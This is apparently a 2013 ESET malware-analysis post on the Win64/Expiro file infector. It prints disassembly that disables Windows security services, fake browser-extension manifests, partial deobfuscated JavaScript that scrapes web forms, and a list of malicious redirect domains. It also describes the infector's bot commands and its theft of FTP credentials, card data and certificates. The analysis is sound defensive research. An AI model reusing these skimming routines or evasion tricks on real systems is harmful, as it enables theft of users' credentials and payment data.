
Disk I/O

Reads 5 048
Read Delta 0
Read Bytes 980.8 MB
Read Bytes Delta 0

Writes 4 818
Write Delta 0
Write Bytes 142.9 MB
Write Bytes Delta 0

Other 0
Other Delta 0
Other Bytes 0
Other Bytes Delta 0

The virus code uses obfuscation during the transfer of offsets and other variables into the API. For example, the following code uses arithmetic obfuscation while passing an argument SERVICE_CONTROL_STOP (0x1) to *advapi32!ControlService*, using it to disable the service.




```
.vmp0:00000001000BD7F8 49 C7 C0 23+            mov     r8, 23h
.vmp0:00000001000BD7FF 48 8B 55 18             mov     rdx, [rbp+arg_8]
.vmp0:00000001000BD803 48 8B 4D 10             mov     rcx, [rbp+arg_0]
.vmp0:00000001000BD807 4C 8D 1D 82+            lea     r11, ADVAPI32_OpenServiceA
.vmp0:00000001000BD80E 4C 89 5D B8             mov     [rbp+var_48], r11
.vmp0:00000001000BD812 42 FF 14 1D+            call    qword ptr ds:0[r11]
.vmp0:00000001000BD812 00 00 00 00
.vmp0:00000001000BD81A 48 89 45 B0             mov     [rbp+var_50], rax
.vmp0:00000001000BD81E 4C 8B 5D B0             mov     r11, [rbp+var_50]
.vmp0:00000001000BD822 4D 89 DF                mov     r15, r11
.vmp0:00000001000BD825 4D 89 F3                mov     r11, r14
.vmp0:00000001000BD828 49 83 EB 0E             sub     r11, 0Eh
.vmp0:00000001000BD82C 4D 39 DF                cmp     r15, r11
.vmp0:00000001000BD82F 0F 84 7E 01+            jz      jRet
.vmp0:00000001000BD82F 00 00
.vmp0:00000001000BD835 4C 8D 45 C0             lea     r8, [rbp+var_40]
.vmp0:00000001000BD839 4C 8D 1D F0+            lea     r11, _6
.vmp0:00000001000BD840 4D 8B 1B                mov     r11, [r11]
.vmp0:00000001000BD843 4C 8D 15 B6+            lea     r10, _3
.vmp0:00000001000BD84A 4D 03 1A                add     r11, [r10]
.vmp0:00000001000BD84D 4C 89 DA                mov     rdx, r11
.vmp0:00000001000BD850 48 83 EA 08             sub     rdx, 8
.vmp0:00000001000BD854 49 8D 0F                lea     rcx, [r15]
.vmp0:00000001000BD857 4C 8D 1D D2+            lea     r11, ADVAPI32_ControlService
.vmp0:00000001000BD85E 4C 89 5D A8             mov     [rbp+var_58], r11
.vmp0:00000001000BD862 42 FF 14 1D+            call    qword ptr ds:0[r11]
```

With this code Expiro tries to disable the following services: wscsvc (Windows Security Center), windefend (Windows Defender Service), MsMpSvc (Microsoft Antimalware Service, part of Microsoft Security Essentials), and NisSrv (Network Inspection Service used by MSE).


Win64/Expiro payload

As the payload, the virus installs a browser extension for Google Chrome and Mozilla Firefox. The manifest file for the installed Chrome extension looks like this:




```
"dlddmedljhmbgdhapibnagaanenmajcm": {
            "active_permissions": {
               "api": [ "storage", "tabs", "webNavigation", "webRequest", "webRequestInternal" ],
               "explicit_host": [ "http://*/*", "https://*/*" ]
            },
            "events": [ "runtime.onInstalled" ],
            "from_bookmark": false,
            "from_webstore": false,
            "granted_permissions": {
               "api": [ "storage", "tabs", "webNavigation", "webRequest", "webRequestInternal" ],
               "explicit_host": [ "http://*/*", "https://*/*" ]
            },
            "incognito": true,
            "install_time": "12991426726872000",
            "location": 1,
            "manifest": {
               "background": {
                  "scripts": [ "background.js" ]
               },
               "description": "Copyright (c) 2011 The Chromium Authors. All rights reserved.",
               "key": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCZHrDqCq2Qtjdkvs6ktcZkj1mzQUOz0WdjfiaSZuU0eo3bJS
               "manifest_version": 2,
               "name": "Google Chrome",
               "permissions": [ "tabs", "http://*/*", "https://*/*", "webNavigation", "webRequest", "storage"
               "version": "1.0"
            },
            "path": "dlddmedljhmbgdhapibnagaanenmajcm\\1.0_0",
            "state": 1
         }
```

In the Chrome extensions directory, the directory with malicious content will be called dlddmedljhmbgdhapibnagaanenmajcm. The malicious extension uses two JavaScript scripts for it work: background.js and content.js. After deobfuscation, the code pattern of background.js looks like this.




```
// Copyright (c) 2011 The Chromium Authors. All rights reserved.
// Use of this source code is governed by a BSD-style license that can be
// found in the LICENSE file.
var MAX = 40;
var BUF = new Array(MAX);
var IDS = "";
var HID = "##HOST_ID##";
var VER = "##VERSION##";
var SLST = "##DOMAIN##";
var SINT = 120000;
var SRV = "";
var SIND = 0;
var SARR = SLST.split("#");
var MAX_INJ = 100;
var TOT_INJ = 0;
var INJECT = new Array(MAX_INJ);
var INJURL = new Array(MAX_INJ);

function randomString() {
    var c = "abcdefghiklmnopqrstuvwxyz";
    var d = "";
    for (var b = 0; b < 10; b++) {
        var a = Math.floor(Math.random() * c.length);
        d += c.substring(a, a + 1)
    }
    return d
}
fun
ACode(1);
if (f != 64) {
    a = a + String.fromCharCode(j)
}
```

The variable HID is used for storing the OS version string and Product ID. The variable SLST is used to store a list of domains that are used to redirect the user to malicious resources.




```
visualillusionist.net
mediaportal-2016.ru
kamlashop-ultras.org
theplan-from-iran.net
erussia-govsvc.ru
ijmash-gunszavod.ru
egypt-bizneonet.biz
hlop-v-job.ru
pasha-mers50.ru
entry-retails555.biz
tremossur.ru
cherep-na-rukave.org
celestron-oriental.ru
merysheep.chlice.qee.jp/redirector
```

The manifest file for the Firefox extension looks like this:



```xml
<?xml version="1.0"?>
<RDF xmlns="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
     xmlns:em="http://www.mozilla.org/2004/em-rdf#">
  <Description about="urn:mozilla:install-manifest">
    <em:id>{ec9032c7-c20a-464f-7b0e-13a3a9e97385}</em:id>
    <em:version>1</em:version>
    <em:type>2</em:type>

    <!-- Target Application this extension can install into,
         with minimum and maximum supported versions. -->
    <em:targetApplication>
      <Description>
        <em:id>{ec8030f7-c20a-464f-9b0e-13a3a9e97384}</em:id>
        <em:minVersion>1.5</em:minVersion>
        <em:maxVersion>90.*</em:maxVersion>
      </Description>
    </em:targetApplication>
    <em:name>.</em:name>
    <em:description> </em:description>
    <em:creator>Mozilla Foundation</em:creator>
    <em:homepageURL>http://www.mozilla.com/</em:homepageURL>
  </Description>
</RDF>
```

In the screenshot below you can see part of the code of content.js which performs parsing of form-elements on the web-page. Such an operation will help malicious code to retrieve data that has been entered by the user into forms, and may include confidential information.



```javascript
// Copyright (c) 2011 The Chromium Authors. All rights reserved.
// Use of this source code is governed by a BSD-style license that can be
// found in the LICENSE file.
var f = document.getElementsByTagName("form");

function ParseForm(c) {
    var b = c.getElementsByTagName("input");
    var d = "";
    for (var a = 0; a < b.length; a++) {
        if (b.type == "image") {
            continue
        }
        if (b.type == "reset") {
            continue
        }
        if (b.type == "submit") {
            continue
        }
        if (b.type == "button") {
            continue
        }
        d += a + ":" + b[a].type + ":" + ((b[a].name == "") ? "<blank>:" : b[a].name) + ":";
        if ((b[a].type == "radio") || (b[a].type == "checkbox")) {
            d += b[a].checked
        } else {
            d += (b[a].value == "") ? "<blank>" : b[a].value
        }
        d += "  "
    }
    var e = c.textContent.replace(/\s{2,}|[\f\r\n]/g, "|");
    d = "<FORM" + ((c.action) ? (" action=" + c.action) : "") + ((c.id) ? (" id=" + c.id) : "")
    return d
}
```

As a bot, the malware can perform the following actions:

- change control server URLs;
- execute a shell command – passes it as param to cmd.exe and returns result to server;
- download and execute plugins from internet;
- download a file from internet and save it as %commonapddata%\%variable%.exe;
- implement a TCP flood DoS attack;
- enumerate files matching mask \b*.dll in the %commonappdata% folder, loading each one as a library, calling export «I» from it, and loading exports «B» and «C» from it;
- call plugin functions «B» and «C» from the loaded plugin;
- start proxy server (SOCKS, HTTP);
- set port forwarding for TCP on the local router (SOAP).

Expiro tries to steal FTP credentials from the FileZilla tool by loading info from %appdata%\FileZilla\sitemanager.xml. Internet Explorer is also affected by Expiro which uses a COM object to control and steal data. If a credit card form is present on a loaded web page, malware will try to steal data from it. The malicious code checks form input data for matches to «VISA» / «MasterCard» card number format and shows a fake window with message:

“Unable to authorize.\n %s processing center is unable to authorize your card %s.\nMake corrections and try again.”

This malware can also steal stored certificates with associated private keys (certificate store «MY»).

Implications of Win64/Expiro

Infecting executable files is a very efficient vector for the propagation of malicious code.

The Expiro modification described here represents a valid threat both to home users and to company employees. Because the virus infects files on local disks, removable devices and network drives, it may grow to similar proportions as the Conficker worm, which is still reported on daily basis. In the case of Expiro the situation is getting worse, because if a system is left with at least one infected file on it which is executed, the process of total reinfection of the entire disk will begin again.

In terms of delivery of the payload, the file infector is also an attractive option for cyber crime, because viral malicious code can spread very fast. And of course, a cross-platform infection mechanism makes the range of potential victims almost universal.

Big hat tip to Miroslav Babis for the additional analysis of this threat.

Artem Baranov, Malware Researcher ESET Russia

SHA1 hashes for analyzed samples:

```
Win64/Expiro.A - 469fcc15b70cae06f245cec8fcbf50f7c55dcc4b
```

```
Win32/Expiro.NBF - 9818d4079b9cb6b8a3208edae0ac7ad61a85d178
```

30 Jul 2013 - 07:06AM

Sign up to receive an email update whenever a new article is published in our Ukraine Crisis – Digital Security Resource Center

Newsletter

Discussion